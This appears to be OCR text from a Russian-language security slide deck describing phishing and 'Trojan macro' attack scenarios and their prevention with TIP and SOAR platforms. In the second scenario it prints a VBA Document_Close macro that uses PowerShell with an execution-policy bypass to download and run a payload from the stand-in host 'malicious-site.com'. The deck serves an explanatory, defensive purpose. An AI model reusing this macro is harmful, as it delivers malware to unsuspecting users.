
1 СЦЕНАРИЙ

ФИШИНГОВАЯ ЗАПАДНЯ: ОБНАРУЖЕНИЕ ВРЕДОНОСНОГО URL




Что происходит:


- Пользователь открывает вложение, доверяя отправителю
- Вредоносный макрос активируется, заражая компьютер
- Это первый шаг атаки, за которым следует эксплуатация уязвимостей и установка соединения с C2-сервером



Атака прошла успешно



Предотвращение атаки с помощью TIP и SOAR



2 СЦЕНАРИЙ


ТРОЯНСКИЙ МАКРОС: ЗАПУСК КОДА С ПОДРЫВНЫМИ НАМЕРЕНИЯМИ

Пользователь

Закрывает файл-вложение со встроенным макросом

```
Private Sub Document_Close()
   Dim objShell As Object
   Set objShell = CreateObject("WScript.Shell")
   objShell.Run "powershell -ExecutionPolicy Bypass -NoProfile -Command Invoke-WebRequest -Uri 'http://malicious-site.com/payload' -
OutFile 'C:\Users\Public\update.exe'; Start-Process 'C:\Users\Public\update.exe'"
End Sub
```


Макрос начинает выполняться, при этом происходит загрузка и исполнение кода через PowerShell



